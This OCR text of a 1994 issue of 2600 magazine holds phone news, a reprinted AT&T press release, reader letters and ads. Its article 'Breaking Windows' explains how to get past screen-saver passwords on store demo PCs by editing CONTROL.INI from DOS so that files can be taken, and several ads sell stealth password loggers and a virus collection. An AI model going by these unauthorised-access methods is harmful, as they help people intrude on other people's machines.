700-460-1000 (via AT&T) is a toll-free number to make appointments to call Cuba. However, the only time you can make appointments is between 9 pm and 11 pm Eastern Time. We're not sure why they have to use a 700 number for this when an 800 would have sufficed. By the way, did you know there are only two phone lines from the United States into Cuba and they go by way of Italy? Seems the whole thing is the result of a squabble between the two governments over surcharges for collect calls. Negotiations are under way to increase that number to several hundred.

You can now access via modem Bellcore's vast database of documents and search for specific titles and product numbers. To access the system from the Internet, telnet to info.bellcore.com and login as cat10. If you don't have net access, you can call (201) 829-2005 and type "telnet info" at the "annex:" prompt. You can then login as cat10. No password is required.

Look for new numbers in the 555 exchange to start showing up soon. Historically, 555-1212 has been used for directory assistance and every other number in the exchange has either gone unused or also was connected to directory assistance, sometimes without incurring a charge. Now the 555 exchange is being opened up to all sorts of public information services. Numbers can be for one area code, multiple area codes, or nationwide. They've even considered what to do about fictitious numbers like the kind seen in films and on television. Currently almost any number in 555 can be used. But under this new system, only 100 numbers would be usable: 555-0100 through 555-0199. Anyone interested in obtaining application forms can call 201-740-4645.

The good news is that directory assistance rates are going down by 45 percent. The bad news is that it's not in the United States but in the United Kingdom. It seems all of this automation is saving them money so they're passing it on to the consumer. Calls from payphones or by disabled persons to directory assistance will continue to be free. Charges for information were introduced in April 1991.

Wiltel has sunk to a new low in finding ways to collect large sums of money for phone calls. By dialing 10658-0-416-444-2222, you're connected with a sex line that charges $3.99 a minute. The Wiltel 10555 prefix also works in this manner. And what's even worse is that any phone line unfortunate enough to select Wiltel as its primary carrier need only dial 0-416-444-2222 to be charged a huge amount. Up until now, 0+ calls implied operator assistance. Thanks to Wiltel, you can now be charged a lot extra without ever coming into contact with an operator. But the real icing on the cake is the fact that the ten digit number in real life has no relation to the ten digit number that

Wiltel has concocted. Result: some poor person in Toronto is getting tons of calls from slobbering sex callers in the States who think that Wiltel's number corresponds to the actual number. We would love to know what Wiltel was thinking when they introduced this service. Also, how on earth would someone make a 0+ call to that 416 number if Wiltel were their primary carrier?

According to a former government official quoted in *Federal Computer Week,* "on any given day DOD literally does not have control of five or six of its computer systems; the hackers do." Password sniffers that capture the first 120 keystrokes of a session seem to be the biggest cause for concern. According to Michael Higgins, a DOD official, hundreds of thousands of passwords, perhaps millions, have been captured in this manner. And they say that hackers are even getting in through fax machines! If the fax is connected to an office LAN or is also a network printer, access to the network through the fax is possible. With stories like this circulating, we can only wonder what the ultimate "reaction" will be.

BI PROFILE is one of the automated check-in systems used for people on probation. Callers dial 900-737-6781, enter a personal identification number and a password. According to the pamphlet that comes with this "service", "a charge for this service appears on your home telephone bill. This is part of your supervision that you are expected to pay." The system uses touch tone or voice recognition and asks the following questions: Has your home address changed since you last checked in? Has your phone number changed since you last checked in? Have you changed jobs since your last check-in? Have you had any trouble with the law or been rearrested since you last checked in? Are you following the requirements of your supervision such as court-ordered payments, treatment, counseling, or other conditions? If your answers indicate anything other than normalcy, you'll be asked to go into detail. The system tells you when to call again. But the most important part is a lesson in courtesy we can all benefit from. If you hang up before the computer says "Goodbye", your call will not count at all.

The FCC has finally started to take action to prevent certain 800 toll-free numbers from charging customers. (They really know when to take a stand, don't they?) But there still may be some of these ripoff numbers operating. Don't dial: 800-468-3825, 800-949-1661, 800-444-6749, 800-873-7036, 800-697-7877, 800-568-8955, 800-877-3655, 800-288-9377, 800-733-7877, 800-766-6614, 800-927-9377, 800-759-4688, 800-568-8596, 800-723-5016, 800-758-4297, 800-767-4475, 800-846-2303, 800-285-9049, 800-944-9249, 800-468-4475, or 800-433-0069. A couple of other exchanges that could be trouble are: 719-898-xxxx and 303-960-xxxx.

Speaking of ripoffs, we must advise you never to use phones inside hotel rooms except for making internal hotel calls. Here's an excerpt from the billing page of the Omni Shoreham Hotel in Washington, DC: "Local Calls: Billing commences after 45 seconds. A $1.10 charge will be added to your account for each local call, third-party call, and credit card or collect calls." In other words, even if you think you're billing it to your calling card, you'll wind up paying twice. "Long Distance Calls: $1.50 + Daytime AT&T charges." In addition to a surcharge, you won't even get a time of day discount. "Information: $1.76." There are no words to describe that outrage. Finally, the kicker - "Toll Free Calls: $1.50." And they wonder why people steal the towels.

How do cellular companies handle fraud? Not as effectively as they could, according to what we've seen. From United States Cellular Corporation: "The cellular industry is engaged in a constant battle against tumbling ESN fraud. At present, there are three alternatives available to minimize the negative impact of this problem. 1) USCC can ask a roaming partner to deny roaming privileges to a MIN that is tumbling its ESN, 2) USCC can deny roaming privileges to all roamers temporarily by deleting our exchange from a roaming partner's switch, 3) Cellular carriers can implement pre-call validation systems designed to detect tumbling ESN's and shut down fraudulent roamer calls in progress. Unfortunately, this last alternative is in many cases cost prohibitive. The most commonly used solution is to deny roaming privileges to all roamers on a temporary basis...." "If fraudulent calls do appear on your customer's bill, instruct your billing or customer service representative to review the Billed ESN Mismatch Report. This report details all calls that passed our roamer call edit. Remember that our roamer call edit searches the MIN and the first three digits of the ESN. It does not check the entire ESN. If a fraudulent user programs a phone with your legitimate customer's MIN and with an ESN that matches the manufacturer's code of your customer's phone, the calls will appear on your customer's bill."

Here are steps that one cellular company takes against four types of fraud:

1. Tumbler Fraud

A. Customer disputes roaming charges appearing on a bill.

B. Check the current Billed ESN Mismatch report for customer's MIN.

C. If customer's MIN appears on the Billed ESN Mismatch report along with the disputed call, review the past three bills for calls placed to disputed telephone number.

D. If review of past three bills does not show calls to disputed number, credit customer's bill with Disputed Roamer Charge Adjustment voucher code.

E. Contact the Corporate Fraud Control Analyst if the disputed dollar amount exceeds $250. Have photocopies of disputed charges, three previous bills,

and voucher ledger available to send to Corporate Fraud Analyst upon request.

2. Cloning Fraud

A. Customer disputes roaming charges appearing on a bill.

B. Check the current Billed ESN Mismatch report for customer's MIN.

C. If customer's MIN does not appear on the Billed ESN Mismatch report, contact Corporate Fraud Control Analyst immediately for further instructions.

D. Have photocopies of disputed charges and three previous bills available to send to Corporate Fraud Control Analyst upon request.

E. Do not credit customer's account before speaking to Corporate Fraud Control Analyst.

3. Subscription Fraud

A. Welcome package is returned as undeliverable and two attempts to locate the customer are unsuccessful - or - unable to locate a customer who has an outstanding balance.

B. Suspend the customer's ESN/MIN in the switch - or - begin the collection procedures.

C. If unable to contact customer or collect an open balance, finalize the customer's ESN/MIN.

D. Pull ESN/MIN out of the switch.

E. Notify Corporate Roaming Department of ESN/MIN non-pay status.

F. If outstanding account balance is unusually large or anything seems out of the ordinary, contact the Corporate Fraud Control Analyst for further instructions.

G. Do not credit customer's account before speaking to Corporate Fraud Control Analyst.

4. Stolen Phones

A. Customer enters office to activate a used cellular phone (customer provided equipment).

B. Phone's ESN is found in the switch's local deny file - or - circumstances surrounding the activation seem out of the ordinary.

C. Contact the Corporate Roamer Hotline to verify that the phone has not been stolen.

D. If phone's ESN is listed as stolen in the Industry Negative File and a police report has been filed, do not activate the phone and do not say anything to the customer. Attempt to confiscate the phone. If you feel that you are in danger, calmly tell the customer that the phone cannot be activated due to industry regulations and that the phone will not be useable nationwide. If the customer does not wish to give up the phone, have a coworker contact the police. Obtain the customer's driver license number and vehicle license plate number. Be prepared to provide local police with detailed information about the applicant.

E. If phone's ESN is listed as stolen in the Industry Negative File and a police report has not been filed, activate the phone once the Roamer Hotline has confirmed that the stolen entry in the Industry Negative File has been restored.

Recently, one of our writers confused the hell out of Pennsylvania Turnpike tollbooth collectors when the magnetic strip indicator showed a timespan of several days for a trip of a couple of miles. This led to an extended discussion with tollbooth authorities who referred to a "maximum time formula" and an exchange of letters, excerpts of which follow: "As a frequent traveller on the Pennsylvania Turnpike, I would like to know the specific requirements that drivers such as myself are bound to so that I can achieve maximum compliance and enjoyment of the Turnpike in general." The Pennsylvania Turnpike Commission would not tell our writer what the maximum time formula was but "such information would certainly be provided to any motorist charged with such a violation." In other words, you'll find out what the law is once you break it and not an instant sooner.

Those of you capable of dialing Milo, Iowa can take advantage of immediate free Internet service with no validation. Dial 515-945-7000 for access. This system is only available as a dial-in but it has full Internet access in every other way. We don't know who's behind it or anything else about the system except that they use unshadowed passwords and the phone number you give them will show up in the passwd file which everyone can see. Apart from that, we'll reserve judgement until we learn more.

The following comes from an AT&T press release dated August 17, 1994:

AT&T has formed an investigative team to track the theft of business long distance service to the "hacker's hideout".

AT&T Global Business Communications Systems (GBCS) has created an investigative unit whose sole purpose is to monitor, track, and catch phone-system hackers in the act of committing toll fraud. The unit will initiate "electronic stakeouts" with its business communications equipment customers in cooperation with law enforcement agencies, and work with them to prosecute the thieves.

"We're in a shoot-out between "high tech cops" - like AT&T - and "high tech robbers" who brazenly steal long distance service from our business customers," said Kevin Hanley, marketing director for business security systems for AT&T GBCS. "Our goal is not only to defend against hackers but to get them off the street."

AT&T said hackers today are more sophisticated and organized than ever before. ***For example, a publication for hackers celebrated its 10th anniversary this past weekend by gathering hundreds of hackers in New York City to share their tricks of the trade.***

Although communications and computer companies continually educate business customers on protecting themselves from hackers, illegal access continues to cost billions of dollars in losses of long

(continued on page 40)

BREAKING WINDOWS

by The Camelback Juggler

When was the last time that you wandered into your local computer discount store to test drive that new Pentium based PC? Armed with a fresh stack of formatted 3.5" diskettes, you find your way to the hottest new machine in the store. As you approach the machine of your choice, you notice that flashy screen saver that's so familiar. However, as soon as you touch the mouse, that damn password verification window rears its ugly head. Now consider your options - you could hack away trying to guess the password, or you could go ask one of the customer service geeks to supply the password (he will probably give a demonstration of all the computer skill that he possesses). The first method is brute force and obviously time consuming, the second method works. However, now you have someone shoulder surfing so purloining files and roaming are not within the realm of possibility. The third method is a bit more elegant.

Your first goal will be to exit Windows. The best way to accomplish this is to simply hit the standard CTRL + ALT + DEL. If that does not work you may need to reset or cycle the power off and on. Try and observe what the computer does next. If the computer boots directly to Windows and the screen saver does not appear immediately, then you are in good shape and you don't need to worry about defeating the password. However, if the screen saver starts automatically after Windows starts, chances are a more computer savvy person set the machine up and you need to do a little more work.

If the screen saver begins immediately after Windows starts, reboot the machine. During the boot up cycle, press F5. This will circumvent the standard boot cycle and the computer will drop to the DOS level prompt. Next, you will need to start the MS-DOS editor by typing EDIT. Then, you will need to open the file, C:\ WINDOWS\ CONTROL.INI. Scroll down until you see a file which looks similar to the following:

```
[Screen Saver.Marquee]
PWProtected=1
Text=NNNNNNNNNNNNNNNNNNNNNNNNNN
Font=Wingdings
Size=72
BackgroundColor=128 128 128
TextColor=255 255 255
Speed=10
Attributes=00000
CharSet=2

[ScreenSaver]
Password=1237
```

At this point you will need to modify a couple of things depending upon what you want to accomplish. In this case the utilized screen saver is the marquee. By simply changing the line PWProtected=1 to PWProtected=0 the password will be disabled. Unfortunately, the password itself cannot be determined from the line Password=1237 because the password is encrypted. However, another technique would be to place a semicolon before the line Password=1237 (;Password=1237) and inserting the new line "Password=".

```
[ScreenSaver]
;Password=1237
Password=
```

By replacing the encrypted password with a blank, the screen saver password will still be active. However, when a password request occurs, simply pressing return will do the job. The above methods are, what I call, breaking windows with a glass cutter. There are some quicker and somewhat dirtier methods of accomplishing the same thing. These methods could be called breaking windows with a sledge hammer.

The faster method consists of getting to the MS-DOS prompt level as described above. Then, create a temporary subdirectory and copy C:\ WINDOWS\ CONTROL.INI into the temporary directory. Then delete the C:\ WINDOWS\ CONTROL.INI from the WINDOWS directory. Also, you can simply rename CONTROL.INI to something like, CONTROL.OLD. Again, this will accomplish the same thing as modifying

the CONTROL.INI file. However, the computer will display errors when windows starts. So let the situation govern which method you choose.

Some machines use third party security systems. These systems usually consist of a front end for the standard Program Manager that comes stock with Windows. Packard Bell's Navigator is a good example of these security systems. The Navigator has a lock feature that requires a password to enter into the standard program manager. To get around this system you will need to get to the MS-DOS prompt level using previously described methods. Then create a temporary directory and copy C:\ WINDOWS\ STARTUP.GRP into the temporary directory and remember to delete the original. Again, you could rename STARTUP.GRP to STARTUP.OLD. This should defeat most third party password schemes.

Another trick that these retail outlets like to use is changing the attributes of the .INI files as well as related files (.GRP) to read only or hidden. Therefore, you may need to change all the files that you will be fiddling with to the standard archive format. To display attributes of all files in the current directory, type ATTRIB C:\ WINDOWS\ *.INI (or .GRP) <return>. Then use the ATTRIB command to change file attributes to archive. Example: to remove the read only attribute from all files in the Windows directory, type the following command: ATTRIB -R C:\ WINDOWS\ *.* /S <RETURN> the /s processes all files in the current directory and all subdirectories. Also, make sure the "Save Settings on Exit" option in Program Manager is enabled.

If there are many people around, you will want to accomplish all of this as quickly as you can. Try to copy all files that pertain to the task at hand onto floppies before you attempt to gain access, because some people like to delete the necessary files. Also, it may be a good idea to carry a system disk with you just in case you need to boot up clean. If you are creative enough you can make a .BAT file that will automate most of the procedures that I have described, the old EDLIN command should serve you well if this is your goal. However, .BAT files can be problematic unless you have analyzed all pertinent files on your target computer.

Normally you don't want to leave any evidence behind. Of course, I keep all changes that I make relatively innocuous. However, just for fun, I like to modify the Marquee screen saver. My favorite font is wingdings. If you use a capital N (wingding) the screen saver will display a skull and cross bones. Then I reestablish all security measures that were originally in place, so they have to drag out the guy who set the machine up to reset the machine. Keeps 'em on their toes. Have fun....

(continued from page 37)

news

distance service and proprietary information.

"We're working with our customers to beef up security to effectively battle well-organized hackers," Hanley said. "Our "SWAT" team can shut down some of the worst offenders, but businesses still must be as aggressive in protecting their communications systems as hackers are in attacking them."

As part of its equipment maintenance services, AT&T's Technical Service Center in Denver uses advanced "expert systems" to conduct security as well as maintenance checks 24 hours a day on AT&T business communications equipment. When system vulnerabilities are detected, customers are alerted and advised on how to increase security.

The new program takes this further. AT&T's investigators, using data collected by the expert systems, profile hacker activity. They then contact customers and work with them and law enforcement authorities to "stake out" the customers' vulnerable access points. When unauthorized access occurs, the team gathers information on the hacker and springs the trap for prosecution.

AT&T also offers a broad range of other security systems and services to protect business customers against toll fraud, such as AT&T's Hacker Tracker (TM) software for call accounting systems and NetProtect (SM) service, which monitors and alerts customers of suspicious calling patterns on their business communications systems.

The first thing that comes to mind upon seeing this is that these people have really missed their calling. All this talk of stakeouts, SWAT teams, cops and robbers, and attacks makes you think these people really wanted to be cops but for whatever reason wound up in their air-conditioned corporate offices drawing huge salaries. Apart from the gross distortions of reality that they've claimed as fact in the past, it should be noted that the sole purpose of this press release was to get publicity for dubious new products that AT&T is releasing at, no doubt, a grossly inflated price. What better way to spur sales than to create an atmosphere of hysteria and anti-hacker fervor?

Speaking of the latest from AT&T, check this one out: 800-433-3210. What is it? Merely the latest in AT&T's "You Will" campaign to invade our privacy and sell information about us to anyone wanting it. The service allows you to have a House of Windsor catalog sent to anyone you choose. Just enter their phone number and off it goes. Oh, did we mention that the computer *tells you the address of the phone number you've entered?* There are gaps in the database but unlisted numbers don't appear to be treated any differently than listed ones. In other words, if someone can get your phone number - listed or unlisted, this 800 number, using AT&T's Infoworks product, will give them your address. Business addresses can also be obtained in this manner. AT&T appears to get this information from local phone companies and, judging from what we've seen, is taking no precautions to protect it against misuse.

Those of you with a copy of the new crime bill might want to look at the Computer Abuse Amendments Act of 1994. By changing the word "intent" to "reckless disregard", the number of hackers prosecuted could substantially increase. Another change broadens the type of computers that someone can be prosecuted for accessing from "federal interest computers" (banks, government agencies, etc.) to computers "used in interstate commerce". That basically means any machine hooked to the Internet.

Finally, here in 516, an era has ended. For the first time ever, effective September 24, we're now required to dial 1 before an area code when calling outside 516. The 516 and 914 area codes were two of the last areas where it was still possible to just dial an area code without a preceding 1. Since area codes will be indistinguishable from exchanges starting in January, it was necessary to adopt the same standard as everyone else. Please be patient while we try to catch up to the rest of the country.

New Area Codes for 1995

281 Texas
334 Alabama
360 Washington
423 Tennessee
456 International Inbound
500 Personal Communications Services
520 Arizona
540 Virginia
562 California
630 Illinois
954 Florida
970 Colorado

Please continue to send us interesting bits of news. Information yearns to be free!
2600,p.o.box 99,
middle island, ny 11953
2600@well.sf.ca.us
(516) 474-2677 FAX

2600 Marketplace

SOCIETY OF DOOM'S (SoD) Voice Mail System and Voice BBS: 518/725.FUCK, box SOD (763). Running custom software, plenty of H/P talk, and soon to have a BBS like interface w/message areas and lots of other fun stuff! Call today! The Liquid Sky BBS (SoD HQ) offers Internet mail and newsgroups, SoDNET, and lots more. Three 28.8 VFC lines. Call today: 518/725.9701. TOTALLY FREE!

INFORMATION IS POWER! Arm yourself for the Information Age. Get information on hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. We can supplement you with files, programs, manuals, and membership from our elite organization. Legit and recognized world-wide, our information resources will elevate you to a higher plane of consciousness. Send $1 for a catalog to: SotMESC, Box 573, Long Beach, MS 39560.

STEALTH PASSWORD RECORDER. Secretly records usernames and passwords on any PC. Works with PC programs or any mainframe/BBS/whatever accessed by the PC users. Undiscoverable "stealth" dual .SYS/.COM program. 100% tested on PC, XT, AT, 286, 386, 486, & all DOS's. Only $29 US. Includes disks, manual. Ship anywhere free. Also: PC BACKGROUND KEYPRESS RECORDER. RECKEY.EXE is a Stealth TSR which records all keys pressed in DOS and Windows to disk or RAM. Also stores key-press timings and key-hold duration. Can identify what's typed, when, and by whom (from their typing style). Includes programming info and extensive help. Only $29 US. Ship anywhere free. Order from MindSite; GPO Box 343, Sydney NSW 2001 Australia.

GET YOUR COPY of the newest and best ANSI Bomb/Bad Batch File detector: ANSICHK7.ZIP. Send $3 to cover cost of disk, shipping, and handling to: Patrick Harvey, 710 Peachtree St. NE 430, Atlanta, GA 30308-1211.

STARTING AN H/P NEWSLETTER. Need writers. Send your articles to P.O. Box 54, Elka Park, NY 12427. If you would like to receive a newsletter, please send $3 for a one year subscription. The newsletter will be published tri-monthly.

BLUE RIDER looks for exchange information about hacking, phreaking, computer viruses, etc. Contact: P.O. Box 91, 43-200 Pszczyna, Poland.

GET THE COLLECTION, a collection of 5000+ viruses on a CD-ROM! Includes many new and undetectable viruses, about 10 megabytes of source and disassemblies, piles of newsletters and related info, databases, and shareware related to viruses. 157 megabytes total! $99.95 + $7 express shipping. American Eagle Publications Inc., PO Box 41401, Tucson, AZ 85717. (602) 888-4957.

THE ANARCHIST'S BBS. A computer bulletin board resource for anarchists, survivalists, mercenaries, investigators, researchers, computer hackers, and phone phreaks. Encrypted email/file exchange available. No ID verification required. 10 lines! Call 214-289-8328.

COHERENT SPECTRUM BBS. 401-435-6759, 3 nodes, 3 gigs storage, 2 online CD-roms. All H/P/V/A/C subjects covered. 24 hrs, 7 days per week. Sysop: VIRIIMAN.

THE UNDERGROUND is now offering membership. For diskette and info, send $10 cash or money order to: P.O. Box 1874, Lomita, CA 90717-5874.

"THE MAGICAL TONE BOX." Fully assembled version of this device similar to the one published in Winter 1993-94 issue of 2600. Credit card size and only 1/4 inch thin! Records ANY tone you generate onto chip. 20-second capacity. Includes 4 watch batteries and warranty. $49 each, 2 for $95, 4 for $184. Send money order for 2nd day shipping; checks need 18 days to clear. Add $4 total for any number of devices for shipping and insurance. "THE QUARTER" device - complete kit of all parts, including 2x3x1 case, as printed in Summer 1993 issue of 2600. All you supply is 9 volt battery and wire. Only $29, 2 kits for $55, 4 for $102. Add $4 total for 1, 2, or 4 kits for shipping and insurance. 6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35 postpaid, each additional crystal only $3 postpaid. Orders from outside U.S., add $12 per order, U.S. funds. For quantity discounts on any item, include phone number & needs. E. Newman, 6040 Blvd. East, Suite 19N, West New York, NJ 07093.

AUTOMATIC TELLER MACHINES. British 2600 reader wishes to access and/or exchange information with others who have interest/expertise/experience in the matter. ALSO, I am seeking access and/or exchange of scanning and password cracking software. ALSO, very happy to correspond with any other British or US fellow 2600 readers with the desire to increase knowledge. Write to: Aussie Nick, 4 St. Peter's Road, Luton, England LU1 1PQ.

NEED A 5089 DTMF GENERATOR? We have them for $5 US, cash or money order only. Send your order to Durham Technical Products, P.O. Box 237, Arlington, TX 76004. (Internet address: bkd@sdf.lonestar.org) Chips in quantity: 10 for $40. We also carry 6.5 Mhz subminiature crystals, only $4! Same day service on most orders. Write or email us for our parts list. It's your nickel.

NEUROZINES AND OTHER CULTURAL HACKER ZINES! A one-stop, cutting-edge, mail-order source for over 1,000 titles. Beautifully illustrated 120 page catalog includes alternative/fringe, science, conspiracy, Forteana, sexuality, computer hacking, UFOs, and much more. Send $3 to Xines, Box 26-1, 1226-A Calle de Comercia, Santa Fe, NM 87506.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

FREE INTERNET H/P BASED BBS. Melkors Domain, 10,000+ H-P-V-A-C files! HP CD-rom also! 3 nodes! 203-322-9447, 968-9148, 968-0927. No NUP, Inet access first call. Security specialists/hackers/phreakers/virus creators all welcome!

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Winter issue: 11/15/94.

(continued from page 31)

vocals

freedom of the press is causing myself and other subscribers to be blacklisted? It seems trivial, but I am concerned about the principles behind this.

2600 has been published since 1984. Each issue contains quite a few good articles. However, if an individual is looking for a specific article, and thus a specific issue, s/he has nowhere to turn, other than sending in a letter to your magazine. Would it be possible for you or a third party to put together a *2600* Index of all the articles ever written?

lexis
cyberspace

While recording the name of every subscriber is possible, we don't believe it's very likely. The issues are thrown onto a truck as soon as we get them to our local post office. Very often, they're delivered the next day. And we never tell them when we're coming. If they're so efficient that they can record thousands of names under those conditions, we probably have a lot more to worry about. And if we were getting blacklisted for believing in freedom of the press, we'd be damn proud of it. Freedom carries a high price, even here. Concerning the index, you'll be happy to know that one has been completed. You can get a free electronic copy by sending us email (2600@well.sf.ca.us). We'll have more info shortly on paper distribution. (It's big.)

Security Lapses

Dear *2600:*

I have an Internet account at a small college. It's clear that the people running the system know as little as I do about running a secure system. On three different occasions I've called (each time around noon when there is a lot of modem traffic) and without even logging on I've gotten a screenful of line noise, followed by a PINE editor error message saying it can't reach my printer. If I wait a minute I find myself logged onto the computer in someone else's account inside the PINE editor. If I finger, I see that there is only one person logged in under whatever account I'm on, and that this person had been on for some time prior to my arrival. This raises two questions: 1) What the hell causes this? 2) Other than sending bogus email to Bill Clinton, what can I do once I find myself logged onto someone else's account? Specifically, can I find out their password while on their account?

Colostomy Bagboy
Washington

Apparently the person using the account tried to do something that confused the system and made for a very long delay which he couldn't get out of. So he lost patience and simply hung up. It's unusual for a system to allow a new caller to pick up within an account - this was common a decade or so ago. You can't find out the person's password unless you slip a program into their account that captures it and mails it to you or hides it until they do the same thing again and you get in once more. But that would be wrong.

Contradictions

Dear *2600:*

Our country has become so entirely hypocritical! If there is anything I've learned in college, it's how much the Computer Science Department hates hackers! I don't even care about that. But what I do care about is the fact that the little girl in *Jurassic Park* is made fun of by her little brother for being a computer hacker and at the end of the movie she saves everybody's lives by hacking a "UNIX" system. In *Sneakers,* they were all praised for being extremely intelligent. In the Disney movie *Blank Check,* the little boy uses his computer to hack his way in and cash a check for a million dollars! And this is something Disney made? There are several other movies where hackers come to save the day and everyone is happy. But if it is so glorified in this perspective, who the hell decided in reality that the penalties are completely the opposite? To be honest, I think it was Geraldo!

Problem Child
Las Vegas, NV

Hacker Sites?

Dear *2600:*

In addition to Frackville, PA, here are some "hack" towns: Hackleburg, AL; Hackberry, AZ; Hackett, AR; Hackberry, LA; Hackensack, NJ; Hackettstown, NJ; and Hacksneck, VA.

Roger Harrison
Long Island

And not one of them has a 2600 meeting.

Help Needed

Dear *2600:*

We're trying to find out all we can about RSA cryptosystems and their standards.

We read *2600* for the first time this spring. We love the anarchy! *2600* is democracy: pulling down the pants of the Bank faced institutions.

We're not hackers - we're a three man programming team. We aim to write a "secure modem" system for the Psion Series 3a pocket computer. Trouble is, it's hard work to find anybody sparky enough in Grey Britain who can explain ISO standards for Public Key Cryptosystems, or who knows what RSA is even.

We read in Britain's *New Scientist* magazine (11-June-94), that there's a product called "Pretty Good Privacy" floating around the Internet in the States. It's obvious to us that Public Key Encryption, having been explained in *Scientific American* back in '79, before Global Networks, will soon be as pervasive as the cold water tap. We want to start on the Psion (a British company) right now, so other palmtops have to catch up.

So is there anybody out there who knows all about the Clipper's specifications, ISO standards, the latest unbreakable underground standards, algorithms for generating randomly distributed keys, people using Pretty Good Privacy, and anything else we should be asking about?

Lady Penelope
23 Triangle Place
Clapham Common
London SW4 7HS
England
+44 (0) 71-498-2843

Remember, every third call is probably a spook.

internet world guide

(or how to translate those two-letter domains into countries)

DOMAIN	CTRY CD	COUNTRY NAME
—	871	Marisat Atlantic Ocean
—	872	Marisat Pacific Ocean
—	873	Marisat Indian Ocean
—	874	Marisat Atlantic West
—	246	Diego Garcia
—	247	Ascension Island
AD	33	Andorra
AE	971	United Arab Emirates
AF	93	Afghanistan
AG	1	Antigua and Barbuda
AI	1	Anguilla
AL	355	Albania
AM	7	Armenia
AN	599	Netherlands Antilles
AO	244	Angola
AQ	672	Antarctica
AR	54	Argentina
AS	684	American Samoa
AT	43	Austria
AU	61	Australia
AW	297	Aruba
AZ	7	Azerbaijan
BA	387	Bosnia-Herzegovina
BB	1	Barbados
BD	880	Bangladesh
BE	32	Belgium
BF	226	Burkina Faso
BG	359	Bulgaria
BH	973	Bahrain
BI	257	Burundi
BJ	229	Benin
BM	1	Bermuda
BN	673	Brunei Darussalam
BO	591	Bolivia
BR	55	Brazil
BS	1	Bahamas
BT	975	Bhutan
BV	—	Bouvet Island
BW	267	Botswana
BY	7	Belarus
BZ	501	Belize
CA	1	Canada
CC	672	Cocos (Keeling) Islands
CF	236	Central African Republic
CG	242	Congo
CH	41	Switzerland
CI	225	Cote D'Ivoire (Ivory Coast)
CK	682	Cook Islands
CL	56	Chile
CM	237	Cameroon
CN	86	China
CO	57	Colombia
CR	506	Costa Rica
CS	42	Czechoslovakia*
CU	53	Cuba
CV	238	Cape Verde
CX	672	Christmas Island
CY	357	Cyprus
CZ	42	Czech Republic
DE	49	Germany
DJ	253	Djibouti
DK	45	Denmark
DM	1	Dominica
DO	1	Dominican Republic
DZ	213	Algeria
EC	593	Ecuador
EE	372	Estonia
EG	20	Egypt
EH	34	Western Sahara
ER	291	Eritrea
ES	34	Spain
ET	251	Ethiopia
FI	358	Finland
FJ	679	Fiji
FK	500	Falkland Islands (Malvinas)
FM	691	Micronesia
FO	298	Faroe Islands
FR	33	France
FX	???	France (European Territory)
GA	241	Gabon
GB	44	Great Britain (UK)
GD	1	Grenada
GE	7	Georgia
GF	594	French Guiana
GH	233	Ghana
GI	350	Gibraltar
GL	299	Greenland
GM	220	Gambia
GN	224	Guinea
GP	590	Guadeloupe
GQ	240	Equatorial Guinea
GR	30	Greece
GS	500	South Georgia and South Sandwich Islands
GT	502	Guatemala
GU	671	Guam
GW	245	Guinea Bissau
GY	592	Guyana
HK	852	Hong Kong
HM	—	Heard and McDonald Islands
HN	504	Honduras
HR	385	Croatia (Hrvatska)
HT	509	Haiti
HU	36	Hungary
ID	62	Indonesia
IE	353	Ireland
IL	972	Israel
IN	91	India
IO	—	British Indian Ocean Territory
IQ	964	Iraq
IR	98	Iran
IS	354	Iceland
IT	39	Italy
JM	1	Jamaica
JO	962	Jordan
JP	81	Japan
KE	254	Kenya
KG	7	Kyrgyzstan
KH	855	Cambodia
KI	686	Kiribati
KM	269	Comoros
KN	1	St. Kitts and Nevis
KP	850	Korea (North)

KR	82	Korea (South)
KW	965	Kuwait
KY	1	Cayman Islands
KZ	7	Kazakhstan
LA	856	Laos
LB	961	Lebanon
LC	1	Saint Lucia
LI	41	Liechtenstein
LK	94	Sri Lanka
LR	231	Liberia
LS	266	Lesotho
LT	370	Lithuania
LU	352	Luxembourg
LV	371	Latvia
LY	218	Libya
MA	212	Morocco
MC	33	Monaco
MD	373	Moldova
MG	261	Madagascar
MH	692	Marshall Islands
MK	381	Macedonia
ML	223	Mali
MM	95	Myanmar
MN	976	Mongolia
MO	853	Macau
MP	670	Northern Mariana Islands
MQ	596	Martinique
MR	222	Mauritania
MS	1	Montserrat
MT	356	Malta
MU	230	Mauritius
MV	960	Maldives
MW	265	Malawi
MX	52	Mexico
MY	60	Malaysia
MZ	258	Mozambique
NA	264	Namibia
NC	687	New Caledonia
NE	227	Niger
NF	672	Norfolk Island
NG	234	Nigeria
NI	505	Nicaragua
NL	31	Netherlands
NO	47	Norway
NP	977	Nepal
NR	674	Nauru
NU	683	Niue
NZ	64	New Zealand
OM	968	Oman
PA	507	Panama
PE	51	Peru
PF	689	Polynesia
PG	675	Papua New Guinea
PH	63	Philippines
PK	92	Pakistan
PL	48	Poland
PM	508	St. Pierre and Miquelon
PN	64	Pitcairn
PR	1	Puerto Rico
PT	351	Portugal
PW	680	Palau
PY	595	Paraguay
QA	974	Qatar
RE	262	Reunion
RO	40	Romania
RU	7	Russian Federation
RW	250	Rwanda
SA	966	Saudi Arabia
SB	677	Solomon Islands
SC	248	Seychelles
SD	249	Sudan
SE	46	Sweden
SG	65	Singapore
SH	290	St. Helena
SI	386	Slovenia
SJ	47	Svalbard and Jan Mayen Islands
SK	42	Slovakia
SL	232	Sierra Leone
SM	378	San Marino
SN	221	Senegal
SO	252	Somalia
SR	597	Suriname
ST	239	Sao Tome and Principe
SU	7	Soviet Union*
SV	503	El Salvador
SY	963	Syria
SZ	268	Swaziland
TC	1	Turks and Caicos Islands
TD	235	Chad
TF	—	French Southern Territories
TG	228	Togo
TH	66	Thailand
TJ	7	Tadjikistan
TK	690	Tokelau
TM	7	Turkmenistan
TN	216	Tunisia
TO	676	Tonga
TP	62	East Timor
TR	90	Turkey
TT	1	Trinidad and Tobago
TV	688	Tuvalu
TW	886	Taiwan
TZ	255	Tanzania
UA	7	Ukraine
UG	256	Uganda
UK	44	United Kingdom
UM	???	US Minor Outlying Islands
US	1	United States
UY	598	Uruguay
UZ	7	Uzbekistan
